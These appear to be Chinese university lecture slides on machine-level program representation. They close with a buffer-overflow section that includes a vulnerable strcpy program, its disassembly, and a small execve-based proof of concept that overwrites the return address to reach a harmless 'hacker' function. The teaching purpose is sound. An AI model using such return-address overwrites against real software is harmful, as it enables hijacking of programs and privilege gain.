 - 机器指令和汇编指令
 - 高级语言程序转换为机器代码的过程
 - IA-32指令系统（自学）
 - C语言程序的机器级表示
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示
 - 复杂数据类型的分配和访问
 - 数组的分配和访问
 - 结构体数据的分配和访问
 - 联合体数据的分配和访问
 - 数据的对齐
 - 越界访问和缓冲区溢出



围绕C语言中的**语句**和**复杂数据类型**，用其对应的机器级代码以及内存（栈）中信息的变化来解释它们在底层机器级的实现方法

越界访问和缓冲区溢出

- ◆ 一方面，我们已经了解到，程序执行过程中，每个过程执行时都会在栈中形成自己的栈帧。

- 栈帧里有什么？

- EBP的旧值、被调用者保存寄存器、调用者保存寄存器、入口参数、过程调用的返回地址
 - 本过程的**非静态局部变量**

- ◆ 另一方面，C语言中可以用**指针**访问变量的存储区域（包括**栈帧**和堆里面的变量），**这会存在什么隐患？**

例如：数组元素可使用指针来访问

- 程序中对数组的访问可能会有意或无意地超越数组存储区范围而无法发现——因为**用指针对于数组的引用没有边界约束**。
- 一旦越界访问，就可能造成程序异常，尤其是写操作。

- 数组存储区可看成是一个缓冲区。超越数组存储区范围的写入操作称为缓冲区溢出。

例如，对于一个有10个元素的char型数组，其定义的缓冲区有10个字节。若写一个字符串到这个缓冲区，那么只要写入的字符串多于9个字符（结束符 '\0' 占一个字节），就会发生“写溢出”。

- 缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。
- 缓冲区溢出攻击就是利用缓冲区溢出漏洞所进行的攻击行动
 - 可导致程序运行失败、系统关机、重启等后果、转向恶意代码执行

● 黑客攻击：

覆写“返回地址”，指向恶意代码

具体来说，黑客恶意利用在栈中分配的缓冲区的写溢出，悄悄地将一个恶意代码段的首地址作为“返回地址”覆盖地写到原先正确的返回地址处，那么，程序就会在执行ret指令时，悄悄地转到这个恶意代码段执行，从而可以轻易取得系统特权（root权限），进而进行非法操作



- 造成缓冲区溢出的原因是：没有对栈中作为缓冲区的数组的访问进行越界检查。

例如：利用缓冲区溢出转到自设的程序hacker去执行

```
#include "stdio.h"
```

```
#include "string.h"
```

```
void outputs(char *str)
```

```
{
```

```
    char buffer[16];
```

```
    strcpy(buffer, str);
```

```
    printf("%s \n", buffer);
```

```
}
```

```
void hacker(void)
```

```
{
```

```
    printf("being hacked\n");
```

```
}
```

```
int main(int argc, char *argv[])
```

```
{
```

```
    outputs(argv[1]);
```

```
    return 0;
```

```
}
```


当向outputs传递过来的str字符串超25个字符时，strcpy函数就会造成缓冲区buffer写溢出并破坏返回地址——自行转到hacker函数执行



被反汇编得到的outputs汇编代码

```
080483e4 push  %ebp
080483e5 mov  %esp,%ebp
080483e7 sub  $0x18,%esp
080483ea mov  0x8(%ebp),%eax
080483ed mov  %eax,0x4(%esp)
080483f1 lea  0xffffffff0(%ebp),%eax
080483f4 mov  %eax,(%esp)
080483f7 call 0x8048330 <strcpy>
080483fc lea  0xffffffff0(%ebp),%eax
080483ff mov  %eax,0x4(%esp)
08048403 movl $0x8048500,(%esp)
0804840a call 0x8048310 <printf>
0804840f leave ———→ movl %ebp, %esp
08048410 ret      即      popl %ebp
```

24字节



若命令行参数输入了25个字符(并将hacker首址置于结束符 '\0' 前4个字节)需要输出, 则strcpy函数会复制这25个字符到buffer中, 从而hacker代码首址被置于main栈帧返回地址处

在执行outputs函数结尾时的leave指令后, esp便会指向hacker代码首址, 从而当执行outputs函数结尾的ret指令时, 便会转到hacker函数实施攻击

我们再看下这个程序可以如何运行和攻击

- ◆ UNIX/Linux系统中，可通过调用`execve()`函数在一个程序里加载并执行另一个程序。

- ◆ `execve()`函数的用法：

```
int execve(char *filename, char *argv[], *envp[]);
```

- `filename`: 加载并运行的可执行目标文件名(如./hello)
- `argv`: 可带参数列表`argv`，与可执行目标文件`main`函数参数表相匹配
- `envp`: 环境变量列表`envp`，与可执行目标文件`main`函数参数表相匹配。
- 若错误（如找不到指定文件`filename`），则返回-1，并将控制权交给调用程序；若函数执行成功，则不返回，将控制权传递给可执行目标文件中主函数`main`

`argc`: 参数列表长度，参数列表中开始是命令名（可执行文件名），最后以NULL结尾（也算一个参数）

- 注：主函数`main()`的原型形式如下：

```
int main(int argc, char **argv, char **envp); 或者：
```

```
int main(int argc, char *argv[], char *envp[]);
```

例如：`argv[0]` "0123456789ABCDEFXXXX" (注：此时
`argc=3`) `argv[1]` " " 注意：空格隔开，算一个新参数


可执行目标文件名为test

假定黑客攻击函数hacker首址为
0x08048411

```
#include "stdio.h"
char code[]=
    "0123456789ABCDEFXXXX"
    "\x11\x84\x04\x08"
    "\x00";
int main(void)
{
    char *argv[3];
    argv[0]="./test";
    argv[1]=code;
    argv[2]=NULL;
    execve(argv[0],argv,NULL);
    return 0;
}
```

```
#include "stdio.h"
#include "string.h"
void outputs(char *str)
{
    char buffer[16];
    strcpy(buffer,str);
    printf("%s \n" buffer);
}
void hacker(void)
{
    printf("being hacked\n");
}
int main(int argc, char *argv[])
{
    outputs(argv[1]);
    return 0;
}
```

命令行: ./test 0123456789ABCDEFXXXX



假定hacker首址为0x08048411

```
void hacker(void) {  
    printf("being hacked\n");  
}
```

```
#include "stdio.h"  
char code[] =  
    "0123456789ABCDEFXXXX"  
    "\x11\x84\x04\x08"  
    "\x00";  
int main(void) {  
    char *argv[3];  
    argv[0] = "./test";  
    argv[1] = code;  
    argv[2] = NULL;  
    execve(argv[0], argv, NULL);  
    return 0;  
}
```

覆盖原地址



调用过程
main 栈帧

outputs 栈帧底
← EBP

执行上述攻击程序后的输出结果为:

0123456789ABCDEFXXXX

being hacked

Segmentation fault


最后显示 "Segmentation fault" 即段错误。为什么呢?

出现段错误的原因分析

被反汇编得到的outputs汇编代码

```
080483e4 push  %ebp
080483e5 mov  %esp,%ebp
080483e7 sub   $0x18,%esp
080483ea mov  0x8(%ebp),%eax
080483ed mov  %eax,0x4(%esp)
080483f1 lea  0xffffffff0(%ebp),%eax
080483f4 mov  %eax,(%esp)
080483f7 call 0x8048330 <strcpy>
080483fc lea  0xffffffff0(%ebp),%eax
080483ff mov  %eax,0x4(%esp)
08048403 movl $0x8048500,(%esp)
0804840a call 0x8048310 <printf>
0804840f leave ——→ movl %ebp, %esp
08048410 ret      即  popl %ebp
```

24字节




最后显示“Segmentation fault”的原因是：执行到hacker过程的ret指令时取到的“返回地址”是一个不确定的值，因而可能跳转到数据区或系统区或其他非法访问的存储区执行，造成段错误，抛出异常

思考：想hacker函数返回后不出错怎么做？

被反汇编得到的outputs汇编代码

```
080483e4 push    %ebp
080483e5 mov     %esp,%ebp
080483e7 sub     $0x18,%esp
080483ea mov     0x8(%ebp),%eax
080483ed mov     %eax,0x4(%esp)
080483f1 lea     0xffffffff0(%ebp),%eax
080483f4 mov     %eax,(%esp)
080483f7 call    0x8048330 <strcpy>
080483fc lea     0xffffffff0(%ebp),%eax
080483ff mov     %eax,0x4(%esp)
08048403 movl    $0x8048500,(%esp)
0804840a call    0x8048310 <printf>
0804840f leave   ———→ movl %ebp, %esp
08048410 ret     即      popl %ebp
```

24字节




需要保证main函数EBP的值和返回地址正确

思考：假若hacker带参数，想带参数调用hacker函数，又怎么做？

被反汇编得到的outputs汇编代码

```
080483e4 push    %ebp
080483e5 mov     %esp,%ebp
080483e7 sub     $0x18,%esp
080483ea mov     0x8(%ebp),%eax
080483ed mov     %eax,0x4(%esp)
080483f1 lea     0xffffffff0(%ebp),%eax
080483f4 mov     %eax,(%esp)
080483f7 call    0x8048330 <strcpy>
080483fc lea     0xffffffff0(%ebp),%eax
080483ff mov     %eax,0x4(%esp)
08048403 movl    $0x8048500,(%esp)
0804840a call    0x8048310 <printf>
0804840f leave   ———→ movl %ebp, %esp
08048410 ret     即      popl %ebp
```

24字节




需要通过覆盖，为hacker函数构造入口参数

思考：想在进入hacker函数之前执行些自定义代码怎么做？

被反汇编得到的outputs汇编代码

```
080483e4 push    %ebp
080483e5 mov     %esp,%ebp
080483e7 sub     $0x18,%esp
080483ea mov     0x8(%ebp),%eax
080483ed mov     %eax,0x4(%esp)
080483f1 lea     0xffffffff0(%ebp),%eax
080483f4 mov     %eax,(%esp)
080483f7 call    0x8048330 <strcpy>
080483fc lea     0xffffffff0(%ebp),%eax
080483ff mov     %eax,0x4(%esp)
08048403 movl    $0x8048500,(%esp)
0804840a call    0x8048310 <printf>
0804840f leave   ———→ movl %ebp, %esp
08048410 ret     即      popl %ebp
```


24字节



可以在buffer里面存放自定义代码，然后通过攻击mian函数返回地址，跳转到buffer中自定义代码的首地址。在执行完后，再跳转到hacker函数首地址

程序的机器级表示总结

- 分以下五个部分介绍
 - 程序转换概述
 - 机器指令和汇编指令
 - 高级语言程序转换为机器代码的过程
 - IA-32指令系统（自学）
 - C语言程序的机器级表示
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示
 - 复杂数据类型的分配和访问
 - 数组的分配和访问
 - 结构体数据的分配和访问
 - 联合体数据的分配和访问
 - 数据的对齐
 - 越界访问和缓冲区溢出



围绕C语言中的**语句**和**复杂数据类型**，用其对应的机器级代码以及内存（栈）中信息的变化来解释它们在底层机器级的实现方法

本章作业

• 课后习题（P168）：

**3、5、6、8、10、11、14、17、19、21、
22、23、28**